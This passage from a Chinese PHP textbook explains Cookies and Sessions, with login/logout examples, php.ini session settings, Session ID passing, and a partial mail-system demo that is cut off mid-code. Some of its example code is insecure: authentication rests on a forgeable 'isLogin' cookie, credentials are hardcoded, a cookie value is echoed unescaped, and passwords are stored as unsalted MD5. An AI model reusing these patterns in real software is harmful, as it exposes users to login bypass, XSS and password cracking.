大部分 Web 系统软件都会有登录和退出模块，这是为了维护系统的安全性，确保只有通过身份验证的用户才能访问该系统。本例将采用 Cookie 保存用户登录信息，并在每个 PHP 脚本中，都可以跟踪登录的用户。用户登录文件 login.php 中的代码如下，该文件包含登录操作、退出操作和登录表单三部分。代码如下所示：

```
<?php
    /* 声明一个删除Cookie的函数，调用时清除在客户端设置的所有Cookie */
    function clearCookies() {
        setCookie('username', '', time()-3600);      //删除Cookie中的标识符为username的变量
        setCookie('isLogin', '', time()-3600);       //删除Cookie中的标识符为isLogin的变量
    }

    /* 判断用户是否执行的是登录操作 */
    if($_GET["action"]=="login") {
```

```
        /* 调用时清除在客户端先前设置的所有Cookie */
        clearCookies();
        /* 检查用户是否为admin，并且密码是否等于123456 */
        if($_POST["username"]=="admin" && $_POST["password"]=="123456") {
            /* 向Cookie中设置标识符为username，值是表单中提交的，期限为一周 */
            setCookie('username', $_POST["username"], time()+60*60*24*7);
            /* 向Cookie中设置标识符为isLogin，用来在其他页面检查用户是否登录 */
            setCookie('isLogin', '1', time()+60*60*24*7);
            /* 如果Cookie设置成功则转向网站首页 */
            header("Location:index.php");
        }else{
            die("用户名或密码错误！");
        }
    /* 判断用户是否执行的是退出操作 */
    }else if($_GET["action"]=="logout"){
        /* 退出时清除在客户端设置的所有Cookie */
        clearCookies();
    }
?>
<html>
    <head><title>用户登录</title></head>
    <body>
        <h2>用户登录</h2>
        <form action="login.php?action=login" method="post">
            用户名 <input type="text" name="username"  /> <br>
            密    码 <input type="password" name="password" /><br>
            <input type="submit" value="登录" />
        </form>
    </body>
</html>
```

在上例中，根据 action 事件参数判断用户执行的是登录还是退出操作。如果参数 action 的值为 login 时，首先调用 clearCookies()函数将前一个可以登录的用户注销。再判断从登录表单中提交的用户名和密码是否与指定的相同，如果用户的信息保存在数据库中，可以在连接数据库与注册过的用户时进行匹配。匹配成功后则向 Cookie 中设置 username 和 isLogin 两个选项，即登录成功，并将脚本使用 header()函数转向 index.php 脚本。文件 index.php 是系统的首页，代码如下所示：

```
<?php
    /* 如果用户没有通过身份验证，页面跳转至登录页面 */
    if(!(isset($_COOKIE['isLogin']) && $_COOKIE['isLogin'] == '1')) {
        header("Location:login.php");
        exit;
    }
?>

<html>
    <head><title>网站主页面</title></head>
    <body>
        <?php
            /* 从Cookie中获取用户名username */
            echo '您好：'.$_COOKIE["username"];
        ?>
        <a href="login.php?action=logout">退出</a>
        <p>这里显示网页的主体内容</p>
</html>
```

在上面的脚本中，在内容显示之前，需要通过 Cookie 变量进行用户身份判断。若 Cookie 中的变量

isLogin 存在并且值为‘1’，则表明该用户已经通过了身份验证登录了系统，并在页面中输出用户名，以及提供一个用户可以退出的操作链接。若 Cookie 中变量 isLogin 的值不为‘1’，页面跳转至登录脚本。因为在开发系统时，每一个操作脚本中都需要进行身份验证，所以可以将身份判断过程写在一个公共脚本中，然后在每个脚本中都去包含它。

直接运行 index.php 脚本文件时，因为没有登录不允许操作，所以直接转到 login.php 脚本中执行输出登录表单。如前面程序所示，如果在表单中输入正确的用户名“admin”和密码“123456”，就可以转到 index.php 脚本中显示首页内容，如图 23-3 所示。

图 23-3　基于 Cookie 的登录应用演示

23.4 Session 的应用

Session 技术与 Cookie 相似，都是用来储存使用者的相关资料。但最大不同之处在于 Cookie 是将数据存放于客户端计算机之中，而 Session 则是将数据存放于服务器系统之下。Session 的中文意思是“会话”，在 Web 系统中，通常是指用户与 Web 系统的对话过程。也就是从用户打开浏览器登录到 Web 系统开始，到关闭浏览器离开 Web 系统的这段时间，同一个用户在 Session 中注册的变量，在会话期间各个 Web 页面中这个用户都可以使用，每个用户使用自己的变量。

23.4.1 Session 概述

在 Web 技术发展史上，虽然 Cookie 技术的出现是一个重大的变革，但 Cookie 是在客户端的计算机中保存资料，所以引起了一个争议。用户有权阻止 Cookie 的使用，使 Web 服务器无法通过 Cookie 来跟踪用户信息。而 Session 技术是将使用者相关的资料存放在服务器的系统之下，所以使用者无法停止 Session 的使用。

可以把 Cookie 比喻成第一次去商场时为你提供的会员卡，并由用户自己保存。如果用户下次再去商场购物时忘记带卡了，或者是把卡弄丢了，这样用户就不能再以会员的身份购物了。但是如果商场在为用户办理完会员卡以后，再由商场保存这张卡，用户就不用每天都把卡放在身上了。但是商场的会员特别多，你每次来时，商场怎么知道你是这里的会员呢？所以在用户办理会员卡时，商场会要求用户保存会员卡的卡号。下次这个用户再来购物时，商场就可以通过用户提供的卡号查询到会员的登记信息了。

Session 就是这样，在客户端仅需要保存由服务器为用户创建的一个 Session 标识符（相当于会员卡卡号），称为 Session ID，而在服务器端（文件/数据库/MemCache 中）保存 Session 变量的值。Session ID 是一个既不会重复，又不容易被找到规律的，由 32 位十六进制数组成的字符串。Session ID 会保存在客户端的 Cookie 里，如果用户阻止 Cookie 的使用，则可以将 Session ID 保存在用户浏览器地址栏的 URL 中。当用户请求 Web 服务器时，就会把 Session ID 发送给服务器，再通过 Session ID 提取保存在服务器中的 Session 变量。可以把 Session 中保存的变量，当做是这个用户的全局变量，同一个用户对每个脚本的访问都共享这些变量，如图 23-4 所示。




图 23-4　Session 的应用模型

当某个用户向 Web 服务器发出请求时，服务器首先会检查这个客户端的请求里是否已经包含了一个 Session ID。如果包含，说明之前已经为此用户创建过 Session，服务器则按该 Session ID 把 Session 检索出来使用。如果客户端请求不包含 Session ID，则为该用户创建一个 Session，并且生成一个与此 Session 关联的 Session ID，在本次响应中被传送给客户端保存。

23.4.2　配置 Session

在 PHP 配置文件中，有一组和 Session 相关的配置选项。通过对一些选项重新设置新值，就可以对 Session 进行配置，否则使用默认的 Session 配置。在 php.ini 文件中和 Session 有关的，一些有意义选项及其描述如表 23-2 所示。

表 23-2　php.ini 中和会话 Session 有关的几个常用配置选项

选 项 名	描　　述	默 认 值
session.auto_start	在客户访问任何页面时都自动开启并初使化 Session，默认禁止。(因为类定义必须在会话启动之前被载入，所以若打开这个选项，你就不能在会话中存放对象)	禁用（0）

续表

选 项 名	描 述	默 认 值
session.cookie_domain	传递会话 ID 的 Cookie 作用域。(默认为空时会根据 Cookie 规范去自动生成主机名)	none
session.cookie_lifetime	Cookie 中的 Session ID 在客户机上保存的有效期（秒），0 表示延续到浏览器关闭时	0
session.cookie_path	传递会话 ID 的 Cookie 作用路径	/
session.name	会话的名称，用在客户端 cookie 里的会话 ID 标识名，只能包含字母和数字	PHPSESSID
session.save_path	对于 files 处理器，此值是创建会话数据文件的路径	/tmp
session.use_cookies	是否使用 Cookie 在客户端保存会话 ID，1 表示允许	1
session.use_trans_sid	是否使用明码在 URL 中显示 SID(会话 ID)。(基于 URL 的会话管理总是比基于 Cookie 的会话管理有更多的风险，所以应当禁用)	默认禁止（false）
session.gc_probability session.gc_divisor	定义在每次初始化会话时，启动垃圾回收程序的概率，这个收集概率计算公式如下： session.gc_probability/session.gc_divisor 对会话页面访问越频繁，概率就越小。建议值为 1/1000～5000	1/100
session.gc_maxlifetime	超过此参数所指的秒数后，保存的数据将被视为'垃圾'并由垃圾回收程序清理	1440(24 分钟)
session.save_handler	存储和检索与会话关联的数据的处理器名字，可以使用（files、user、sqlite、memcache）中的一个值，默认为文件（"files"），如果想要使用自定义的处理器（如基于数据库或 MemCache 的处理器），可用"user"	files

23.4.3 Session 的声明与使用

Session 的设置不同于 Cookie，必须先启动，在 PHP 中必须调用 session_start()函数，以便让 PHP 核心程序，将和 Session 相关的内建环境变量预先载入至内存中。session_start()函数的语法格式如下所示：

```
bool session_start ( void )                    //创建 Session，开始一个会话，进行 Session 初始化
```

这个函数没有参数，且返回值均为 TRUE。有两个主要作用，一是开始一个会话，二是返回已经存在的会话。

当第一次访问网站时，Session_start()函数就会创建一个唯一的 Session ID，并自动通过 HTTP 的响应头，将这个 Session ID 保存到客户端 Cookie 中。同时，也在服务器端创建一个以这个 Sesssion ID 命名的文件，用于保存这个用户的会话信息。当同一个用户再次访问这个网站时，也会自动通过 HTTP 的请求头将客户端 Cookie 中保存的 Session ID 再携带过来，这时 Session_start()函数就不会再去分配一个新的 Session ID，而是在服务器的硬盘中去寻找和这个 Session ID 同名的 Session 文件，将之前为这个用户保存的会话信息读出，在当前脚本中应用，达到跟踪这个用户的目的。所以在会话期间，同一个用户在访问服务器上任何一个页面时，都是使用同一个 Session ID。

注意：如果你使用基于 Cookie 的 Session，在使用该函数开启 Session 之前，不能有任何输出的内容。因为基于 Cookie 的 Session 是在开启的时候，调用 session_start()函数会生成一个唯一的 Session ID，需要保存在客户端计算机的 Cookie 中，和 setCookie()函数一样，有头信息的设置过程，所以在调用之前不能有任何的输出，空格或空行也不行。

如果不想在每个脚本都使用 Session_start()函数来开启 Session，可以在 php.ini 里设置“session.auto_start=1”，则无须每次使用 Session 之前都要调用 session_start()函数。但启用该选项也有一些限制，

即不能将对象放入 Session 中，因为类定义必须在启动 Session 之前加载。所以不建议使用 php.ini 中的 session.auto_start 属性来开启 Session。

23.4.4　注册一个会话变量和读取 Session

在 PHP 中使用 Session 变量，除了必须要启动之外，还要经过注册的过程。注册和读取 Session 变量，都要通过访问$_SESSION 数组完成。自 PHP 4.1.0 起，$_SESSION 如同$_POST、$_GET 或$_COOKIE 等一样成为超级全局数组，但必须在调用 session_start()函数开启 Session 之后才能使用。与 $HTTP_SESSION_VARS 不同，$_SESSION 总是具有全局范围，因此不要对$_SESSION 使用 global 关键字。在$_SESSION 关联数组中的键名具有和 PHP 中普通变量名相同的命名规则。注册 Session 变量代码如下所示：

```
<?php
    //启动Session 的初始化
    session_start();

    //注册Session 变量，赋值为一个用户的名称
    $_SESSION["username"] = "skygao";
    //注册Session 变量，赋值为一个用户的ID
    $_SESSION["uid"] = 1;
```

执行该脚本后，两个 Session 变量就会被保存在服务器端的某个文件中。该文件的位置是通过 php.ini 文件，在 session.save_path 属性指定的目录下，为这个访问用户单独创建的一个文件，用来保存注册的 Session 变量。例如，某个保存 Session 变量的文件名为“sess_040958e2514bf112d61a03ab8adc8c74”，文件名中含 Session ID，所以每个访问用户在服器中都有自己的保存 Session 变量的文件。而且这个文件可以直接使用文本编辑器打开。该文件的内容结构如下所示：

```
变量名|类型:长度:值;                    //每个变量都使用相同的结构保存
```

本例在 Session 中注册了两个变量，如果在服务器中找到为该用户保存 Session 变量的文件，打开后可以看到如下内容：

```
username|s:6:"skygao";uid|i:1:"1";          //保存某用户 Session 中注册的两个变量内容
```

注意：在声明“$_SESSION["username"] = "skygao"”时，或者有其他同样的对数组$_SESSION 赋值的操作，这不仅是在给一个数组变量赋值，同时也会将信息追加到这个用户 Session ID（040958e2514bf112d61a03ab8adc8c74）对应的服务器端文件中（例如，在文件 sess_040958e2514bf112d61a03ab8adc8c74 中追加）。当同一个用户再请求本页或转到其他页面时，执行“echo $_SESSION["username"]”时，也不仅是从数组中读取值，而是先从这个用户的 Session 文件（sess_040958e2514bf112d61a03ab8adc8c74）中获取全部数据信息进入到$_SESSION 数组中，所以可以跟踪用户获取在其他页面中注册的信息，但感觉像直接从数组$_SESSION 中获取数据一样。

23.4.5　注销变量与销毁 Session

当使用完一个 Session 变量后，可以将其删除，当完成一个会话后，也可以将其销毁。如果用户想

退出 Web 系统，就需要为他提供一个注销的功能，把他的所有信息在服务器中销毁。销毁和当前 Session 有关的所有的资料，可以调用 session_destroy()函数结束当前的会话，并清空会话中的所有资源。该函数的语法格式如下所示：

```
bool session_destroy ( void )                    //销毁和当前 Session 有关的所有资料
```

相对于 session_start()函数（创建 Session 文件），该函数用来关闭 Session 的运作（删除 Session 文件），如果成功则传回 TRUE，销毁 Session 资料失败则返回 false。但该函数并不会释放和当前 Session 相关的变量，也不会删除保存在客户端 Cookie 中的 Session ID。因为$_SESSION 数组和自定义的数组在使用上是相同的，所以我们可以使用 unset()函数来释放在 Session 中注册的单个变量。如下所示：

```
unset($_SESSION["username"]);                    //删除在 Session 中注册的用户名变量
unset($_SESSION["passwrod"]);                    //删除在 Session 中注册的用户密码变量
```

一定要注意，不要使用 unset($_SESSION) 删除整个$_SESSION 数组，这样将不能再通过$_SESSION 超全局数组注册变量了。但如果想把某个用户在 Session 中注册的所有变量都删除，可以直接将数组变量$_SESSION 赋上一个空数组。如下所示：

```
$_SESSION=array();                               //将某个用户在 Session 中注册的变量全部清除
```

PHP 默认的 Session 是基于 Cookie 的，Session ID 被服务器存储在客户端的 Cookie 中，所以在注销 Session 时也需要清除 Cookie 中保存的 Session ID，而这就必须借助 setCookie()函数完成。在 Cookie 中，保存 Session ID 的 Cookie 标识名称就是 Session 的名称，这个名称是在 php.ini 中，通过 session.name 属性指定的值。在 PHP 脚本中，可以通过调用 session_name()函数获取 Session 名称。删除保存在客户端 Cookie 中的 Session ID，代码如下所示：

```
<?php
    //判断Cookie中是否保存Session ID
    if (isset( $_COOKIE[session_name()] )) {
        //删除包含Session ID的Cookie，注意第4个参数一定要和php.ini设置的路径相同
        setcookie(session_name(), '', time()-3600, '/');
    }
```

通过前面的介绍可以总结出，Session 的注销过程共需要 4 个步骤。在下例中，提供完整的 4 个步骤代码，运行该脚本就可以关闭 Session，并销毁与本次会话有关的所有资源。代码如下所示：

```
<?php
    //第一步：开启Session并初始化
    session_start();
    //第二步：删除所有Session的变量，也可用unset($_SESSION[xxx])逐个删除
    $_SESSION = array();
    //第三步：如果使用基于Cookie的Session，使用setCooike()删除包含Session Id的Cookie
    if (isset($_COOKIE[session_name()])) {
        setcookie(session_name(), '', time()-42000, '/');
    }
    //第四步：最后彻底销毁Session
    session_destroy();
```

注意：使用“$_SESSION = array()”清空$_SESSION 数组的同时，也将这个用户在服务器端对应的 Session 文件内容清空。而使用 session_destroy()时，则是将这个用户在服务器端对应的 Session 文件删除。

23.4.6　Session 的自动回收机制

在上一节中，可以通过在页面中提供的一个“退出”按钮，单击销毁本次会话。但用户如果没有单击退出按钮，而是直接关闭浏览器，或断网等情况，在服务器端保存的 Session 文件是不会被删除的。虽然关闭游览器，下次需要分配一个新的 Session ID 重新登录，但这只是因为在 php.ini 中的设置 session.cookie_lifetime=0，来设定 Session ID 在客户端 Cookie 中的有效期限，以秒为单位指定了发送到浏览器的 Cookie 的生命周期。值为 0 表示“直到关闭浏览器”，默认为 0。当系统赋予 Session 有效期限后，不管浏览器是否开启，Session ID 都会自动消失。而客户端的 Session ID 消失服务器端保存的 Session 文件并没有被删除。所以没有被 Session ID 引用的服务器端 Session 文件，就成为了“垃圾”。为了防止这些垃圾 Session 文件对系统造成过大的负荷（因为 Session 并不像 Cookie 是一种半永久性的存在），对于永远也用不上的 Session 文件（垃圾文件），系统有自动清理的机制。

服务器保存的 Session 文件就是一个普通文本文件，所以都会有文件修改时间。“垃圾回收程序”启动后就是根据 Session 文件的修改时间，将所有过期的 Session 文件全部删除。通过在 php.ini 中设置 session.gc_maxlifetime 选项来指定一个时间（单位：秒），例如设置该选项值为 1440（24 分钟）。“垃圾回收程序”就会在所有 Session 文件中排查，如果有修改时间距离当前系统时间大于 1440 秒的就将其删除。所以失去客户端 Session ID 引用的服务器端 Session 文件，不能再访问就一定会过期被删除。而没有失去客户端 Session ID 引用的文件，表示用户还在使用，只要用户有一个动作，那怕只是一个刷新，这个 Session 文件都会更新，修改时间就会更新而不过期。当然如果 Session ID 还在使用，而用户没有动作，Session 文件的修改时间也不会发生改变，超过 1440 秒后同样会被“垃圾回收程序”删除，再访问时就需要重新登录，也重新创建一个新的 Session 文件。

“垃圾回收程序”是什么样的启动机制呢？“垃圾回收程序”是在调用 session_start()函数时启动的。而一个网站有多个脚本，每个脚本又都要使用 session_start()函数开启会话，又会有很多个用户同时访问，这就很有可能 session_start()函数在 1 秒内被调用 *N* 次，而如果每次都会启动“垃圾回收程序”，这样是很不合理的。笔者建议最少控制在 15 分钟以上启动一次“垃圾回收程序”，一天也要清理 100 次左右。通过在 php.ini 文件中修改 session.gc_probability 和 session.gc_divisor 两个选项，设置启动垃圾回收程序的概率。会根据“session.gc_probability/session.gc_divisor”公式计算概率，例如选项 session.gc_probability=1，而选项 session.gc_divisor=100，这样的概率就是“1/100”，即 session_start()函数被调用 100 次才会有一次可能启动“垃圾回收程序”。所以对会话页面访问越频繁，概率就应当越小。建议值为 1/（1000～5000）。

23.4.7　传递 Session ID

使用 Session 跟踪一个用户，是通过在各个页面之间传递唯一的 Session ID，并通过 Session ID 提取这个用户在服务器中保存的 Session 变量。常见的 Session ID 传送方法有以下两种。

- 第一种方法是基于 Cookie 的方式传递 Session ID，这种方法更优化，但不总是可用，因为用户在客户端可以屏蔽 Cookie。
- 第二种方法则是通过 URL 参数进行传递，直接将会话 ID 嵌入到 URL 中去。

在 Session 的实现中通常都是采用基于 Cookie 的方式，客户端保存的 Session ID 就是一个 Cookie。

当客户禁用 Cookie 时，Session ID 就不能再在 Cookie 中保存，也就不能在页面之间传递，此时 Session 失效。不过 PHP 5 在 Linux 平台可以自动检查 Cookie 状态，如果客户端禁用它，则系统自动把 Session ID 附加到 URL 上传送。而使用 Windows 系统作为 Web 服务器则无此功能。

1. 通过 Cookie 传递 Session ID

如果客户端没有禁用 Cookie，则在 PHP 脚本中通过 session_start()函数进行初始化后，服务器会自动发送 HTTP 标头将 Session ID 保存到客户端计算机的 Cookie 中。类似于下面的设置方式：

```
setCookie(session_name(), session_id(), 0, '/')          //虚拟向 Cookie 中设置 Session ID 的过程
```

- 在第一个参数中调用 session_name()函数，返回当前 Session 的名称作为 Cookie 的标识名称。Session 名称的默认值为 PHPSESSID，是在 php.ini 文件中由 session.name 选项指定的值。也可以在调用 session_name()函数时提供参数改变当前 Session 的名称。
- 在第二个参数中调用 session_id()函数，返回当前 Session ID 作为 Cookie 的值。也可以通过调用 session_id()函数时提供参数设定当前 Session ID。
- 第三个参数的值 0，是通过在 php.ini 文件中由 session.cookie_lifetime 选项设置的值。默认值为 0，表示 Session ID 将在客户机的 Cookie 中延续到浏览器关闭。
- 最后一个参数“/”，也是通过 PHP 配置文件指定的值，在 php.ini 中由 session.cookie_path 选项设置的值。默认值为“/”，表示在 Cookie 中要设置的路径在整个域内都有效。

如果服务器成功将 Session ID 保存在客户端的 Cookie 中，当用户再次请求服务器时，就会把 Session ID 发送回来。所以当在脚本中再次使用 session_start()函数时，就会根据 Cookie 中的 Session ID 返回已经存在的 Session。

2. 通过 URL 传递 Session ID

如果客户浏览器支持 Cookie，就把 Session ID 作为 Cookie 保存在浏览器中。但如果客户端禁止 Cookie 的使用，浏览器中就不存在作为 Cookie 的 Session ID，因此在客户请求中不包含 Cookie 信息。如果调用 session_start()函数时，无法从客户端浏览器中取得作为 Cookie 的 Session ID，则又创建了一个新的 Session ID，也就无法跟踪用户状态。因此，每次用户请求支持 Session 的 PHP 脚本，session_start()函数在开启 Session 时都会创建一个新的 Session，这样就失去了跟踪用户状态的功能。

使用任何一种浏览器都可以禁用本地的 Cookie，以使用 Windows 系统作为客户端为例，在 IE 浏览器中禁止本地 Intranet 的 Cookie。在 IE 中选择【工具】→【Internet 选项】→【隐私】→【高级】选项，然后选择拒绝禁止 Cookie，如图 23-5 所示。




图 23-5　在 IE 浏览器中禁用 Cookie

在 PHP 中提出了跟踪 Session 的另一种机制，如果客户浏览器不支持 Cookie，则 PHP 可以重写客户请求的 URL，把 SessionID 添加到 URL 信息中。可以手动地在每个超链接的 URL 中都添加一个 Session ID，但工作量比较大，不建议使用这种方式。如下所示：

```
<?php
    //开启session
    session_start();
    //在每个URL后面附加上参数，变量名为session_name()获取名称，值通过session_id()获取
    echo '<a href="demo.php?'.session_name().'='.session_id().'">链接演示</a>';
```

在使用 Linux 系统做服务器时，并且选用 PHP 4.2 以后的版本，则在编辑 PHP 时如果使用了 --enable-trans-sid 配置选项，和运行时选项 session.use_trans_sid 都被激活，在客户端禁用 Cookie 时，相对 URL 将被自动修改为包含会话 ID。如果没有这么配置，或者使用 Windows 系统作为服务器时，可以使用常量 SID。该常量在会话启动时被定义，如果客户端没有发送适当的会话 Cookie，则 SID 的格式为 session_name=session_id，否则就为一个空字符串。因此可以无条件地将其嵌入到 URL 中去。

下例中使用两个脚本程序，演示了 Session ID 的传送方法。在第一个脚本 test1.php 中，输出链接时将 SID 常量附加到 URL 上，并将一个用户名通过 Session 传递给目标页面输出。如下所示：

```
<?php
    session_start();
    //注册一个Session变量，保存用户名
    $_SESSION["username"] = "admin";
    //在当前页面输出Session ID
    echo "Session ID: ".session_id()."<br>";
?>
<!-- 在URL中附加SID -->
<a href='test2.php?<?php echo SID ?>'>通过URL传递Session ID</a>
```

在脚本 test2.php 中，输出 test1.php 脚本在 Session 变量中保存的一个用户名。又在该页面中输出一次 Session ID，通过对比可以判断两个脚本是否使用同一个 Session ID。另外，在开启或关闭 Cookie 时，注意浏览器址栏中 URL 的变化。代码如下所示：

```
<?php
    session_start();
    //输出Session变量的值
    echo $_SESSION["username"]."<br>";
    //输出Session ID
    echo "Session ID: ".session_id()."<br>";
```

如果禁用客户端的 Cookie，单击 test1.php 页面中的超链接会出现下面的结果，在地址栏里会把 Session ID 以 session_name=session_id 的格式添加到 URL 上，如图 23-6 所示。

如果客户端的 Cookie 可以使用，则会把 Session ID 保存到客户端的 Cookie 中，而 SID 就成为一个空字符串，不会在地址栏中的 URL 后面显示。启用客户端的 Cookie，重复前面的操作，将出现下面的结果，如图 23-7 所示。

图 23-6　禁用 Cookie 以 URL 传递 Session ID

图 23-7　启用 Cookie 以 Cookie 传递 Session ID

如果使用 Linux 系统作为服务器，并配置好相应的选项，就不用像上例那样，手动在每个 URL 后面附加 SID，相对 URL 将被自动修改为包含 Session ID。但要注意，非相对的 URL 被假定为指向外部站点，因此不能附加 SID。因为这可能是个安全隐患，会将 SID 泄露给不同的服务器。

23.5 一个简单的邮件系统实例

本例通过模拟一个电子邮件系统，实现系统登录、收信及退出系统等几个简单的过程，需要对用户进行跟踪。使用 Cookie 或 Session 技术都可以实现这些功能，但我们这里选择使用 Session 技术，并基于 Cookie 的方式传递 Session ID，这种是推荐使用的方式。

23.5.1 为邮件系统准备数据

在编写代码之前，需要数据库中的两个表。假设连接主机为“localhost”的 MySQL 数据库系统，连接的用户名和密码分别为“mysql_user”和“mysql_pwd”，并创建一个名为“testmail”的数据库。本例需要在 testmail 数据库中创建“user”和“mail”两个表，分别用来保存邮件系统的注册用户和用户对应的邮件信息。创建表的 SQL 语句如下所示：

```
CREATE TABLE user (                                    #创建名称为 user 的数据表
  id int(11) unsigned NOT NULL auto_increment,         #保存用户的 ID，无符号、非空、自动增长
  username varchar(20) NOT NULL default '',            #保存用户名
  userpwd varchar(32) NOT NULL default '',             #保存用户密码
  PRIMARY KEY  (id)                                    #将用户的 id 设置为主键
);

CREATE TABLE mail (                                    #创建名称为 mail 的数据表
  id int(11) unsigned NOT NULL auto_increment,         #保存邮件的 ID，无符号、非空、自动增长
  uid mediumint(8) unsigned NOT NULL DEFAULT '0',      #保存用户的 ID，与用户表进行关联
  mailtitle varchar(20) NOT NULL default '',           #保存邮件标题
  maildt int(10) unsigned NOT NULL DEFAULT '0',        #保存邮件接收的时间
  PRIMARY KEY  (id)                                    #将邮件的 id 设置为主键
);
```

在 mail 表中保存了用户的 ID，通过用户 ID 就可以检索出这个用户的全部邮件。本例中，在 user 表中插入两条记录，表示邮件系统中注册的两个用户。这两个用户名分别为 admin 和 user，密码和用户名相同，但使用 md5()函数对其进行了加密。而在 mail 表中为这两个用户各插入几条记录，表示每个用户所接收到的邮件。本例中，在这两个数据表中插入的记录如表 23-3 和表 23-4 所示。

表 23-3 用户表 user 中记录（2 条）

id	username	userpwd
1	admin	21232f297a57a5a743894a0e4a801fc3
2	user	ee11cbb19052e40b07aac0ca060c23ee

表 23-4　邮件表 mail 中记录（5 条）

id	uid	mailtitle	maildt
1	1	admin_mail_one	1336886600
2	1	admin_mail_two	1336887601
3	1	admin_mail_three	1336888602
4	2	user_mail_one	1336889602
5	2	user_mail_two	1336889605

23.5.2　编码实现邮件系统

本例只是一个简单的邮件系统演示，所以只由 connect.inc.php、login.php、index.php 和 logout.php 4 个 PHP 脚本组成，并将这 4 个文件存放在 Web 服务器根下的 mail 目录中。分别介绍如下。

1．文件 connect.inc.php

该文件是公用连接数据库的文件，需要在其他 PHP 脚本中将其包含进来。通过该文件可以设置 MySQL 服务器的主机、数据库用户名和密码及需要连接的数据库，并创建 PDO 对象及检查数据库是否连接成功等。代码如下所示：

```
<?php
    /**
        file: conn.inc.php 作为数据库连接的公共文件
    */
    define("DSN", "mysql:host=localhost;dbname=testmail");          //定义连接MySQL的DSN
    define("DBUSER", "mysql_user");                                 //MySQL的登录用户
    define("DBPASS", "mysql_pwd");                                  //MySQL的登录密码

    try {
        $pdo = new PDO(DSN, DBUSER, DBPASS);                        //创建连接数据库的PDO对象
    }catch(PDOException $e) {
        die("连接失败: ".$e->getMessage());                         //失败退出并打印错误报告
    }
```

2．文件 login.php

该文件不仅提供用户登录的表单界面，而且当用户提交表单时，也会在自己的脚本中验证用户合法性，并注册 Session 变量。如果用户在表单中输出合法的用户名，就会转到邮件系统的首页查看他的邮件列表。则否将提示错误信息，并重新进行登录。代码如下所示：

```
<?php
    /**
        file:login.php 提供用户登录表单和处理用户登录
    */
    session_start();
    /* 包含连接数据库的文件connect.inc.php */
    require "connect.inc.php";
    /* 如果用户单击提交表单的事件则进行验证 */
    if(isset($_POST['sub'])) {
        /*使用从表单中接收到的用户名和密码，作为在数据库用户表user中查询的条件 */
        $stmt = $pdo->prepare("SELECT id,username FROM user WHERE username=? and userpwd=?");
        $stmt -> execute(array($_POST["username"], md5($_POST["password"])));
        /*如果能从user表中获取到数据记录则登录成功*/
```

```
        if($stmt->rowCount() > 0){
            $_SESSION = $stmt -> fetch(PDO::FETCH_ASSOC);          //将用户信息全部注册到Session中
            $_SESSION["isLogin"]=1;                                //注册一个用来判断登录成功的变量
            header("Location:index.php");                          //将脚本执行转向邮件系统的首页
        }else{
            echo '<font color="red">用户名或密码错误！</font>'; //如果用户名或密码无效则登录失败
        }
    }
?>
<html>
    <head><title>邮件系统登录</title></head>
    <body>
        <p>欢迎光临邮件系统,Session ID:<?php echo session_id(); ?></p>
        <form action="login.php" method="post">
            用户名：<input type="text" name="username"><br>
            密    码：<input type="password" name="password"><br>
            <input type="submit" name="sub" value="登录">
        </form>
    </body>
</html>
```

3. 文件 index.php

该脚本是邮件系统的首页，需要通过 Session 变量进行用户身份判断。如果该用户已经通过了身份验证，就可以成功登录系统浏览该用户的全部邮件列表。如果用户没有登录而直接访问该脚本，就会自动转向登录界面要求用户登录。如果邮件系统还需要其他的脚本文件，在每个脚本中都应该采用同样的身份判断方式。代码如下所示：

```
<?php
    /**
        file:index.php 主页面，用于显示用户信息及当前用户的邮件信息
    */
    session_start();
    /* 判断Session中的登录变量是否为真 */
    if(isset($_SESSION['isLogin']) && $_SESSION['isLogin'] === 1){
